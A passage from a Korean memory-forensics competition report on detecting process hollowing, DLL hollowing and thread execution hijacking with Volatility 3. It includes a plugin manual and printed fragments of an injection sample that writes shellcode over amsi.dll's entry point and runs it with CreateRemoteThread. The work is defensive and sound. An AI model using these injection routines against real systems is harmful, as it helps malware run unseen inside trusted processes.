| * dhyun@gimdonghyeon-ui-MacBookPro ~ /volatility3 ¶ develop ¶ python3 vol.py -f .. /Downloads/process_hollowing_lab.vmem windows.vadinfo --pid 4672 |
| Volatility 3 Framework 1.1.1 |
| Progress: 100.00 PDB scanning finished |
| PID Process Offset Start VPN End VPN Tag Protection CommitCharge PrivateMemory Parent File File output |
| 4672 svchost.exe 0x970660ff5520 0x75270000 0x752eaaff Vad PAGE_EXECUTE_WRITECOPY 5 0 0x0 \Windows\SysWOW64\msvcp |
| 4672 svchost.exe 0x97066183db90 0x2c00000 0x2dfffff VadS PAGE_READWRITE 7 1 0xffff970660ff5520 N/A Disable |
| 4672 svchost.exe 0x970660ff3900 0x2900000 0x2903fff Vad PAGE_READONLY 0 0 0xffff97066183db90 N/A Disable |
| 4672 svchost.exe 0x970660ff2e60 0x2840000 0x2840fff Vad PAGE_READONLY 0 0 0xffff970660ff3900 N/A Disable |
| 4672 svchost.exe 0x970660ff3400 0x8300000 0x282ffff Vad PAGE_NOACCESS 6 0 0xffff970660ff2e60 N/A Disable |
| 4672 svchost.exe 0x97066183daf0 0xb0000 0xbdfff VadS PAGE_EXECUTE_READWRITE 14 1 0xffff970660ff3400 N/A Disable |

[그림 38] 이상 프로세스에 대한 VAD Info 수집

23 <https://github.com/monnappa22/HollowFind>

이전에 수집한 PEB 기반의 Image Base Address 와 VAD 영역 (VADInfo) 에서 수집 가능한 Image Base Address 의 매핑 정보에 차이가 있음을 확인할 수 있다.

[그림 39] 이상 프로세스에서 “PAGE_EXECUTE_READWRITE” 권한의 VAD 탐지

또한 수집한 Image Base Address에 해당하는 VAD 영역을 살펴본 결과, “PAGE_EXECUTE_READWRITE” 권한으로 PE 파일이 매핑되어 있는 것을 확인할 수 있었다.

■ [DLL Hollowing : Impfuzzyhash & Yara Detection]


① DLL Hollowing - 정의

DLL Hollowing은 Module Overloading이나 Module Stomping이라고 불리는 기법이다. 이를 통해 기존에 존재하는 DLL을 대상으로 full DLL을 삽입하거나 Shellcode를 삽입하여 원하는 Code를 실행하는 방법이다. DLL Hollowing을 하는 과정은 일반적으로 아래와 같다.

- 1) Target Process에 정상 DLL을 주입한다.
- 2) 1단계에서 주입한 정상 DLL의 Entrypoint 부분에 Shellcode를 overwrite 한다.
- 3) Target Process 내의 Shellcode를 주입한 DLL의 Entrypoint에 새로운 Thread를 시작한다.

이러한 방법은 Malfind에서 흔히 사용되는 RWX 메모리 권한 없이도 타겟 프로세스에 원하는 데이터를 삽입할 수 있으며 정상 DLL에 Shellcode를 삽입하기에 DLL 주소 또한 정상이라는 장점을 가진다. 그러나 탐지의 관점에서 ReadProcessMemory나 WriteProcessMemory와 같이 정상 프로그램에서는 잘 사용되지 않는 함수를 사용한다는 단점이 존재한다.²⁴

관련된 사진은 아래와 같다. 그림의 예시에서는 mfc140d.dll 내에 decoy dll의 shellcode를 통해 code execution이 진행되는 것을 나타내고 있다.



[그림 40] DLL Hollowing 개요도

② DLL Hollowing - 동작 원리

DLL Hollowing의 동작원리를 파악하기 위해 실제로 DLL Hollowing이 구현된 Sample의 핵심 부분을 짚어보며 원리를 파악하도록 하겠다.

24 <https://www.ired.team/offensive-security/code-injection-process-injection/modulestomping-dll-hollowing-shellcode-injection>

```

processHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE,
DWORD(atoi(argv[1])));
remoteBuffer = VirtualAllocEx(processHandle, NULL, sizeof moduleToInject, MEM_COMMIT,
PAGE_READWRITE);
WriteProcessMemory(processHandle, remoteBuffer, (LPVOID)moduleToInject,
sizeof moduleToInject, NULL);

```

위의 코드는 Target Process 의 Handle 을 가져와 VirtualAllocEx 를 통해 Inject 할 DLL 의 영역을 확보한 다음 PAGE_READWRITE 권한을 부여하였다. 해당 영역에 우선 NULL 로 초기화를 진행한다. 이후에는 Hollowing 대상인 amsi.dll 을 찾기 위해 아래와 같이 GetModuleBaseNameA 에 기반한 비교를 진행하게 된다.

```

{
    remoteModule = modules[i];
    GetModuleBaseNameA(processHandle, remoteModule, remoteModuleName,
sizeof(remoteModuleName));
    if (std::string(remoteModuleName).compare("amsi.dll") == 0)
    {
        std::cout << remoteModuleName << " at " << modules[i];
        break;
    }
}

```

Target Process 의 Target DLL 을 발견하면 PE 구조에 기반한 DLL EntryPoint 탐색을 진행한다.

```

PIMAGE_DOS_HEADER dosHeader = (PIMAGE_DOS_HEADER)targetProcessHeaderBuffer;
PIMAGE_NT_HEADERS ntHeader = (PIMAGE_NT_HEADERS)((DWORD_PTR)targetProcessHeaderBuffer +
dosHeader->e_lfanew);
LPVOID dllEntryPoint = (LPVOID)(ntHeader->OptionalHeader.AddressOfEntryPoint +
(DWORD_PTR)remoteModule);
std::cout << ", entryPoint at " << dllEntryPoint;

```

이후 구한 DLL entrypoint 에 shellcode 를 Write 한 후에 CreateRemoteThread 를 통해 실행시키게 된다.

```

// write shellcode to DLL's AddressofEntryPoint
WriteProcessMemory(processHandle, dllEntryPoint, (LPCVOID)shellcode, sizeof(shellcode),
NULL);

// execute shellcode from inside the benign DLL
CreateRemoteThread(processHandle, NULL, 0,
(PTHREAD_START_ROUTINE)dllEntryPoint, NULL, 0, NULL);


```

③ DLL Hollowing - 메모리 상에서 탐지 기법

DLL Hollowing 은 디스크에 실제하는 DLL 을 대상으로 Infect 를 진행한다. 이러한 DLL 은 .text section 의 IMAGE_SECTION_HEADER.Misc.VirtualSize 가 shellcode 크기보다 커야한다는 특징을 가지며 Crash 가

나지 않게 해야하지만, 웬만한 shellcode 의 길이는 VirtualSize 보다 작기에 메모리 상에서 이러한 특징을 가지고 탐지하는 것에는 한계가 있다. DLL HOLLOWING 의 또 다른 특징으로는 Target DLL 의 EntryPoint 에 shellcode 가 기록된다는 점을 특징으로 가진다. 이는 .text section 에 존재하며 아래의 그림과 같이 Thread 의 entrypoint 를 실제로 확인한 결과 shellcode 영역에 해당하였다.²⁵

이를 통해 DLL HOLLOWING 의 탐지기법으로 2 가지, EntryPoint 에 Shellcode, 그리고 정상 DLL 과의 유사성을 특징으로 선정하였다.



[그림 41] Thread 의 Entry Point 확인

25 <https://github.com/JPCERTCC/impfuzz>

④ DLL Hollowing - Volatility 를 활용한 탐지

DLL Hollowing 탐지를 위해 Volatility 를 이용해 메모리 상에서 탐지 기법이라고 되어있는 부분을 검증하여 보았다. 현재 사용한 샘플은 amsi.dll 을 대상으로 하였으므로 이를 대상으로 비교한다. 비교하는 방법은 Target 프로세스 VAD 영역에 Hollowing 되었다고 의심할 수 있는 Amsi.dll VAD 영역을 확인하였다.

[그림 42] 의심 DLL의 VAD 영역 조회

또한 Filescan 을 통해서 프로세스 VAD 영역에는 없지만 메모리에 파일은 매핑되어 있어 Hollowing 되지 않았다고 판단할 수 있는 amsi.dll 또한 확인할 수 있다.

```
(base) sin90@odongbin-ui-MacBookPro volatility3 % python vol.py -f dllholoowin2.vmem windows.filescan | grep amsi.dll  
0x96039f7990f0\Windows\System32\amsi.dllng fin216ed  
0x9603a0ba4270 \Windows\SysWOW64\amsi.dll 216  
(base) sin90@odongbin-ui-MacBookPro volatility3 %
```

[그림 43] 의심 DLL 파일 덤프

이 두 파일을 덤프하여 Hollowing 여부를 판단하였다. 우선 file command 를 통해 둘다 DLL 파일임을 확인하였다.

```
physobj@odongbin-ui-MacBookPro: ~ % volatility3 -f windows.dumpfiles --virtaddr 0x9603a0ba4270
(base) sin#90@odongbin-ui-MacBookPro volatility3 % python vol.py -f Windows\ 10\ x64\ 3-de1b469e.vmem windows.dumpfiles --virtaddr 0x9603a0ba4270
Volatility 3 Framework 1.1.1
Progress: 100.00          PDB scanning finished
Cache FileObject    FileName      Result

ImageSectionObject 0x9603a0ba4270 amsi.dll      file.0x9603a0ba4270.0x96039fe214d0.ImageSectionObject.amsi.dll.img
(base) sin#90@odongbin-ui-MacBookPro volatility3 % python vol.py -f Windows\ 10\ x64\ 3-de1b469e.vmem windows.dumpfiles --physaddr 0x9603a0ba4270
Volatility 3 Framework 1.1.1
Progress: 100.00          PDB scanning finished
Cache FileObject    FileName      Result

(base) sin#90@odongbin-ui-MacBookPro volatility3 % file file.0x9603a0ba4270.0x96039fe214d0.ImageSectionObject.amsi.dll.img
file.0x9603a0ba4270.0x96039fe214d0.ImageSectionObject.amsi.dll: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
(base) sin#90@odongbin-ui-MacBookPro volatility3 % file pid.4716.vad.0x7ffa59cd0000-0x7ffa59ce8fff.dmp_amsi.dll
pid.4716.vad.0x7ffa59cd0000-0x7ffa59ce8fff.dmp_amsi.dll: PE32+ executable (DLL) (GUI) x86-64, for MS Windows
(base) sin#90@odongbin-ui-MacBookPro volatility3 %
```

[그림 44] 덤프 파일 유형 조회

이후 두 파일이 모두 DLL 인 것은 확인을 했으므로 DLL 의 기능적 동일성을 판단하기 위해 Impfuzzy hash 를 사용하였다. Impfuzzy 는 PE 파일의 Import API 에 대한 Fuzzyhash 이기 때문에 기능적으로 동일한 DLL 이라면 fuzzyhash 에 의한 유사도가 100 으로 산출되어야 할 것이다. 아래 소스코드를 통해 실험을 진행하였고, 결과는 두 DLL 이 import API 가 동일한 것으로 확인되었다.

```
1 import pyimpfuzzy
2 import sys
3
4 hash1 = pyimpfuzzy.get_impfuzzy(sys.argv[1])
5 hash2 = pyimpfuzzy.get_impfuzzy(sys.argv[2])
6 print("ImpFuzzy1: %s" % hash1)
7 print("ImpFuzzy2: %s" % hash2)
8 print("Compare: %i" % pyimpfuzzy.hash_compare(hash1, hash2))
```

```
(base) sin90@odongbin-ui-MacBookPro volatility3 % python impfuzz.py from_disk_amsi.dll from_memory_amsi.dll
ImpFuzzy1: 96:/jVljVrabumpbjVEqyjV7qwXAnxA0Y7hy1RR7w093FGmEpUpqfLSCalW1mMW:/HB5YbNyZ7XAxBY7m7w093FGmO+q+Cad
ImpFuzzy2: 96:/jVljVrabumpbjVEqyjV7qwXAnxA0Y7hy1RR7w093FGmEpUpqfLSCalW1mMW:/HB5YbNyZ7XAxBY7m7w093FGmO+q+Cad
Compare: 100
(base) sin90@odongbin-ui-MacBookPro volatility3 %
```

[그림 45] FuzzyHash 값 비교

이후에는 Hollowing 의심 DLL 에 실제 shellcode 가 overwrite 되었는지 여부를 판단하였다. 현재의 volatility 버전에서는 Thread 의 entrypoint 를 확인할 수 있는 Thread 나 Threadmap 같은 플러그인이 개발되어 있지 않아, 아래와 같이 volshell 을 이용한 _Ethread 구조체 분석을 통해 entrypoint 를 확인할 수 있었다.

```
dhyun@gimdongcBookPro ~/volatility3 ] develop ± python3 vol.py -f ..\Downloads\Windows\10\x64\3-de1b469e.vmem windows.dfc --pid=4716
Volatility 3 Framework 1.1.1
Progress: 100.00          PDB scanning finished
PID : ProcessName      DLLInj RefDLLInj    PEInj  ProcHolw      DLLHolw ThrExeHijk
4716 C:\Windows\System32\IMM32.DLL 4 6 0x7ffa737b14d0
4716 C:\Windows\system32\amsi.dll 4 6 0x7ffa59cd9940
4716 C:\Windows\System32\ws2_32.DLL 4 6 0x7ffa74074300
4716 C:\Windows\system32\mswsock.dll 4 6 0x7ffa71981200
```

[그림 46] Volshell 을 통한 Entry Point 조회

이후 PEanalysis²⁶ 를 통해 추출한 asmi.dll 의 image base 를 파악하였다. Thread 의 entrypoint 는 imagebase 로부터 0x9940 만큼 떨어진 곳에 위치하였다. 해당 위치를 확인한 결과 아래와 같이 의도한 shellcode 가 존재하였다.

26 <https://github.com/zeroq/peanalysis>

[그림 47] Entry Point 의 쉘코드 조회

이를 통해 Hollowing 된 DLL의 entrypoint에는 shellcode가 overwrite되어 있음을 volatility를 통하여 확인할 수 있었다. 사실 legitimate DLL에서는 이러한 악성 행위를 하는 shellcode가 탐지되지 않아야 정상이라, Dumpfile과 다르게 VAD에서만 추출된 DLL이 shellcode YARA에 탐지되면 DLL hollowing이라고 판단할 수 있다. 관련 내용은 아래의 표와 같이 생각할 수 있다.

[표 11] DLL Injection 과 Hollowing 의 차이

| | Benign | Dll Hollowing | DLL injection |
|--------------------------------------|--------|---------------|---------------|
| Malicious Yara detected on VADdump | X | O | O |
| Malicious Yara detected on Dumpfiles | X | X | O |

■ [Thread Execution Hijacking : Relationship between Injector and Injectee , Processes & Thread's Creation Time & Vad maliciousness]

① Thread Execution Hijacking - 정의

Windows에서 프로세스는 실행 흐름의 단위로 Thread를 가지고 있다. Thread Execution Hijacking은 프로세스가 생성되면서 내부에 있던 특정 Thread의 흐름을 변경하여 임의의 코드 또는 DLL을 로드하는 것이다.²⁷ 공격자는 보통 임의의 코드 또는 DLL 로드를 성공하면, Thread를 원래 실행 흐름으로 복구하여, 프로세스가 정상적인 행위를 한 것처럼 속인다. 다른 Injection 기법과 뚜렷하게 구분되는 2 가지 특성이 있다.

- 1) 기존 Thread를 대상으로 조작을 가한 후, 코드 또는 DLL을 로드하는 것
- 2) Thread를 추가 생성하지 않고, 이미 존재하는 Thread에 조작을 가함

② Thread Execution Hijacking - 동작 원리

Pinjectra와 ThreadJect의 Thread Execution Hijacking 소스코드를 참고하여, 공통적인 실행 루틴을 정리하였다.

- ```
// 준비: 임의의 코드 또는 DLL을 실행하기 위한 Shellcode 준비
```
- 1) OpenProcess 및 OpenThread 함수로 Target의 관련 핸들 획득
  - 2) VirtualAlloc(Ex) 함수로 Target Process의 공간에 준비한 Shellcode와 DLL을 Target Process 공간에 씀
  - 3) SuspendThread로 Target Thread를 일시중지
  - 4) Target Thread의 현재 Context를 저장
  - 5) Target Thread의 EIP 또는 RIP를 Shellcode의 위치로 조작
  - 6) ResumeThread로 Target Thread 실행하여, 임의 코드 또는 DLL 로드
  - 7) SuspendThread로 일시중지 후, 원래 Context로 복구
  - 8) ResumeThread로 Target Thread 재개

### ③ Thread Execution Hijacking - 메모리 상에서 탐지 기법

Thread Execution Hijacking은 이미 존재하는 Process의 Thread를 대상으로 Injection을 수행하는 기법이므로, 새로운 프로세스를 생성하거나 자식으로 가지지 않는다. 왜냐하면, 새로운 프로세스를 생성해서 해당 프로세스의 Thread에 Injection을 수행하는 것은 결과적으로 기존의 Thread를 이용하는 것보다 불필요한 흔적을 남겨서 Anti-Virus 제품에 탐지될 가능성이 높다. 이러한 이유로 Injector와 Target Process는 부모-자식 관계를 이루지 않으며, 이러한 경우에는 의심 프로세스 목록에서 제외할 필요가 있다. 또한, 자신의 Thread를 핸들로 가지고 있는 경우도 제외할 필요가 있다.

Thread Execution Hijacking은 Thread의 실행 흐름을 바꾼 후 다시 원상 복귀하므로, Injection 수행이 되고나서 흔적을 찾기 어렵다. 그러나, 다른 Injection 기법처럼 특정 Page에 실행 권한을 부여하므로,

---

27 <https://attack.mitre.org/techniques/T1055/003/>

실행 권한이 있는 Page 를 조사하는 것으로 Injection 된 Shellcode 를 발견할 수 있다. 또한, Injector 는 Target Process 내의 특정 Thread 에 대한 핸들을 가지고 있다.

핸들을 통해서 의심되는 Injector-Target Process 의 관계를 확인할 수 있고, 의심되는 Target Process 의 Page 권한을 조사하여 Injector-Target Process 를 식별한다. Thread Execution Hijacking 은 기존에 존재하는 Thread 를 활용하므로, 프로세스의 생성 시각과 각 Thread 의 생성 시각이 거의 차이 나지 않아야 한다. 따라서, Target Process 의 생성 시각과 각 Thread 의 생성 시각을 비교하여 Thread Execution Hijacking 기법을 판단한다.

#### ④ Thread Execution Hijacking - Volatility 를 활용한 탐지

malfind 와 handles 플러그인 결과를 이용하여, 의심 프로세스를 선별하였으며 결과는 아래 표와 같이 정리하였다. 자기 자신의 Thread 를 열고 있는 것은 제외하였다.

[표 12] 특이 프로세스 목록

| Susp. Injector | Susp. Injector's PID | Target Process' Name | Target Process' PID | Target Process' TID |
|----------------|----------------------|----------------------|---------------------|---------------------|
| csrss.exe      | 416                  | MsMpEng.exe          | 2436                | 1044, 2440          |
| csrss.exe      | 508                  | SearchApp.exe        | 4484                | 4488, 4572          |
| csrss.exe      | 508                  | SkypeApp.exe         | 5844                | 3708, 4240          |
| csrss.exe      | 508                  | smartscreen.exe      | 2344                | 4700                |
| csrss.exe      | 508                  | TestProcess.exe      | 2012                | 1528                |
| Pinjectra.exe  | 4204                 | TestProcess.exe      | 2012                | 1528                |

csrss.exe 는 알려진 정상 프로세스이며, 제외할 수 있다.<sup>28</sup> 따라서, 의심되는 Injector-Target Process 는 Pinjectra.exe 와 TestProcess.exe 다.

아래 그림과 같이, TestProcess.exe 의 생성 시각과 Target Thread (TID 1528)의 생성 시각을 확인하였으며, 둘의 시간 차이는 거의 나지 않았다.

- 1) TestProcess.exe 의 생성 시각: 2021-07-17 05:28:08.608070
- 2) Target Thread (TID 1528)의 생성 시각: 2021-07-17 05:28:08.608076

---

28 Tank, D., Aggarwal, A., & Chaubey, N. K. (2021). An Advanced Memory Introspection Technique to Detect Process Injection and Malwares of Varied Types in a Virtualized Environment., p.3.

| (venv) λ python vol.py -f "thread_hijacking_pinjectra" windows.pslist |      |                 |                |         |         |           |       |                            |                            |             |
|-----------------------------------------------------------------------|------|-----------------|----------------|---------|---------|-----------|-------|----------------------------|----------------------------|-------------|
| Volatility 3 Framework 1.1.1                                          |      |                 |                |         |         |           |       |                            |                            |             |
| Progress: 100.00 PDB scanning finished                                |      |                 |                |         |         |           |       |                            |                            |             |
| PID                                                                   | PPID | ImageFileName   | Offset(V)      | Threads | Handles | SessionId | Wow64 | CreateTime                 | ExitTime                   | File output |
| 4                                                                     | 0    | System          | 0x97065ac86040 | 131     | -       | N/A       | False | 2021-07-14 17:02:28.100228 | N/A                        | Disabled    |
| 92                                                                    | 4    | Registry        | 0x97065ace0080 | 4       | -       | N/A       | False | 2021-07-14 17:02:22.548820 | N/A                        | Disabled    |
| 304                                                                   | 4    | smss.exe        | 0x97065bd00080 | 2       | -       | N/A       | False | 2021-07-14 17:02:28.103400 | N/A                        | Disabled    |
| 416                                                                   | 404  | csrss.exe       | 0x97065e386140 | 11      | -       | 0         | False | 2021-07-14 17:02:28.829782 | N/A                        | Disabled    |
| 500                                                                   | 404  | wininit.exe     | 0x97065eb8e080 | 1       | -       | 0         | False | 2021-07-14 17:02:28.979356 | N/A                        | Disabled    |
| 508                                                                   | 488  | csrss.exe       | 0x97065bf34080 | 11      | -       | 1         | False | 2021-07-14 17:02:28.987310 | N/A                        | Disabled    |
| 588                                                                   | 488  | winlogon.exe    | 0x97065bf63080 | 3       | -       | 1         | False | 2021-07-14 17:02:29.038796 | N/A                        | Disabled    |
| 644                                                                   | 500  | services.exe    | 0x97065bf90080 | 5       | -       | 0         | False | 2021-07-14 17:02:29.115774 | N/A                        | Disabled    |
| 2344                                                                  | 760  | smartscreen.exe | 0x970661eed080 | 5       | -       | 1         | False | 2021-07-16 10:58:13.080350 | N/A                        | Disabled    |
| 4460                                                                  | 644  | upfc.exe        | 0x97066061c080 | 2       | -       | 0         | False | 2021-07-17 05:27:28.007714 | N/A                        | Disabled    |
| 2012                                                                  | 3540 | TestProcess.exe | 0x97065ebc1080 | 4       | -       | 1         | False | 2021-07-17 05:28:08.608070 | N/A                        | Disabled    |
| 4020                                                                  | 2012 | conhost.exe     | 0x9706617cc080 | 3       | -       | 1         | False | 2021-07-17 05:28:08.623988 | N/A                        | Disabled    |
| 4204                                                                  | 4768 | Pinjectra.exe   | 0x97065e3ab080 | 3       | -       | 1         | False | 2021-07-17 05:30:25.072716 | N/A                        | Disabled    |
| 4040                                                                  | 2404 | cmd.exe         | 0x970660e4e340 | 0       | -       | 0         | False | 2021-07-17 05:30:32.964064 | 2021-07-17 05:30:33.028212 | Disabled    |

[그림 48] TestProcess 생성 시작 확인

| (venv) λ python vol.py -f "thread_hijacking_pinjectra" windows.dfc --pid 2012 |             |             |            |      |      |      |              |                    |
|-------------------------------------------------------------------------------|-------------|-------------|------------|------|------|------|--------------|--------------------|
| Volatility 3 Framework 1.1.1                                                  |             |             |            |      |      |      |              |                    |
| Progress: 100.00 PDB scanning finished                                        |             |             |            |      |      |      |              |                    |
| PID                                                                           | ProcessName | Load Reason | Load Count | pid  | tid  | tpid | thread_state | thread_wait_reason |
| 2012                                                                          |             |             |            | 2012 | 1528 | 2012 | Waiting      | WrUserRequest      |
| 2012                                                                          |             |             |            | 2012 | 5472 | 2012 | Waiting      | WrUserRequest      |

[그림 49] TestProcess Thread 생성 시작 확인

### 3. Submit your plugin with evaluation results for the 6 malicious techniques. (250 points)

#### ■ Manual

본 문제에서는 Plugin 의 개발과 이를 사용하기 위한 메뉴얼을 요구하고 있다. 이에 위에서 탐지한 기법들을 기반으로 메모리 덤프 상에서 악성코드가 사용한 것으로 추정되는 기법을 특정할 수 있는 Plugin 을 개발하였다. 이에 대한 메뉴얼과 상세 내용은 아래와 같다.

#### ① Plugin 개요

해당 플러그인은 메모리 덤프에 존재하는 프로세스들을 대상으로 위에서 식별한 악성코드의 사용 기법 탐지 여부를 알려준다.

[표 13] Plugin 정보

| Plugin | DFC                                                                                                                                                              |
|--------|------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 주요 기능  | 악성코드 사용 기법 탐지 (6 종)<br>- DLL Injection<br>- Reflective DLL Injection<br>- PE Injection<br>- Process Hollowing<br>- DLL Hollowing<br>- Thread Execution Hijacking |

#### ② Plugin 설치

문제에서 제시한 Volatility 3 은 Open Beta 인 관계로 다양한 User Environment 에 대한 고려가 다소 미흡하다. 특히 Windows 10 환경의 메모리 덤프 파일을 분석 함에 있어 다양한 에러 (Encoding, Library 등) 를 마주할 수 있으므로 원활한 사용과 본 보고서의 결과를 재현하고자 한다면 적절한 환경을 구축해야한다. 아래와 같이 실험을 통해 검증된 환경에서 필요 소프트웨어, 라이브러리 및 Plugin 을 설치하여 구동할 것을 권장하는 바이다.

[표 14] 구동 환경 및 필요 패키지 정보

|              |                                                  |
|--------------|--------------------------------------------------|
| OS           | macOS Catalina 10.15.6                           |
| Python       | 3.7.0 (v3.7.0:1bf9cc5093, Jun 26 2018, 23:26:24) |
| Volatility 3 | 1.1.0 (Development)                              |

|         |                     |
|---------|---------------------|
| 파이썬 패키지 | Pefile (2021.5.24)  |
|         | yara-python (4.1.0) |

|                  |
|------------------|
| capstone (4.0.2) |
| pyimpfuzzy (0.5) |
| Ssdeep (3.4)     |

|          |              |
|----------|--------------|
| 운영체제 패키지 | libfuzzy-dev |
|          | ssdeep       |

Plugin은 다음의 링크에서 다운로드 받을 수 있다.

<https://drive.google.com/file/d/1UoXDYHoWHiG72GW7I2zuKE3qu0elTxhY/view?usp=sharing>

압축 파일 내부에는 한 개의 단일 Plugin과 Requirements.txt를 확인 할 수 있다.

| DFC-2021-501.zip 항목 2개 |              |        |  |
|------------------------|--------------|--------|--|
| 이름                     | 최종 수정 시간     | 파일 크기  |  |
| dfc.py                 | 2021. 7. 31. | 50KB   |  |
| requirements.txt       | 2021. 7. 31. | 137바이트 |  |

[그림 50] 압축 파일 내부

```

1 # This file is Copyright 2019 Volatility Foundation and licensed under the Volatility Software License 1.0
2 # which is available at https://www.volatilityfoundation.org/license/vsl-v1.0
3
4 import logging, os, io
5 import pyimpfuzzy
6 import impfuzzyutil
7 import yara
8
9 from typing import Iterable, List
10 from ntpath import basename
11 from datetime import timedelta, datetime
12
13 from volatility3.framework import constants, exceptions, renderers, interfaces
14 from volatility3.framework.configuration import requirements
15 from volatility3.framework.objects import utility
16 from volatility3.plugins.windows import pslist, dumpfiles, vadinfo, handles, malfind, poolscanner, dumpfiles
17 from volatility3.framework.renderers import NotApplicableValue, UnreadableValue, conversion
18 from volatility3.framework.symbols import intermed
19 from volatility3.framework.symbols.windows.extensions import pe
20
21 vollog = logging.getLogger("volatility3.framework.symbols.windows.extensions.pe")
22 vollog.setLevel("ERROR")
23
24 def get_time(quadpart_time):
25 unix_time = quadpart_time / 10.
26 return datetime(1601, 1, 1) + timedelta(microseconds=unix_time)
27

```

[그림 51] Plugin 소스코드

다운로드 받은 Plugin 은 다음의 경로에 저장해야 하며 명령어를 통해 설치를 확인할 수 있다.

```
/volatility3/framework/plugins/windows
```

```
dhyun@gimdonghyeon-ui-MacBookPro ~/DFC-2021-501/volatility3/framework/plugins/windows % ls
__init__.py crashinfo.py envvars.py info.py mutantscan.py psscan.py svccscan.py virtmap.py
__pycache__ dfo.py filescan.py lsadump.py netscan.py pslist.py syslinksmap.py
bigools.py dlllist.py getservicesids.py lsfind.py netstat.py registry test
cachedump.py driverinfo.py getsids.py lsmap.py poolscanner.py sids_and_privileges.json vadinfo.py
callbacks.py driverscan.py handles.py lsmap.py privileges.py ssdt.py vadymascan.py
cmdline.py dumpfiles.py hashdump.py lsmap.py plist.py strings.py verinfo.py
```

[그림 52] Plugin 설치 경로

### ③ Plugin 사용

해당 Plugin 은 단일 파일의 형태를 가지지만 각 기법에 맞게 명령어 형태로 분화 되어있다. Plugin 이 정상적으로 설치되어 사용 가능한 상태임을 확인하기 위해 도움말을 통해 사용 가능 플러그인을 확인 할 수 있다.

```
dhyun@gimdonghyeon-ui-MacBookPro ~/DFC-2021-501 % master % python3 vol.py -h
Volatility 3 Framework 1.1.1
usage: volatility [-h] [-c CONFIG] [--parallelism [{processes,threads,off}]]
 [-e EXTEND] [-p PLUGIN_DIRS] [-s SYMBOL_DIRS] [-v] [-l LOG]
 [-o OUTPUT_DIR] [-q] [-r RENDERER] [-f FILE]
 [-w write-config] [-c clear-cache] [--cache-path CACHE_PATH]
 [-single-location SINGLE_LOCATION]
 [--stackers [STACKERS [STACKERS ...]]]
 [--single-swap-locations [SINGLE_SWAP_LOCATIONS [SINGLE_SWAP_LOCATIONS ...]]]
 plugin ...
```

An open-source memory forensics framework

```
windows.dfc.DLLHolv
 Detect malware using DLL Hollowing
windows.dfc.DLLInj
 Detect malware using DLL Injection
windows.dfc.DLLRefInj
 Detect malware using Reflective DLL Injection
windows.dfc.PEInj
 Detect malware using PE Injection
windows.dfc.ProcHolv
 Detect malware using Process Hollowing
windows.dfc.ThrExeHijk
 Detect malware using Thread Execution Hijacking
```

[그림 53] Plugin 정상 설치 여부 조회

각 Plugin 의 사용 방법 (명령어)은 다음과 같다.

대부분의 명령어는 동일한 형태를 가지며 특정 PID 를 대상으로만 탐지를 시도해볼 수 있다. 그러나 일부 탐지 과정에 따라 PID 를 별도로 지정할 수 없는 명령어도 존재한다.

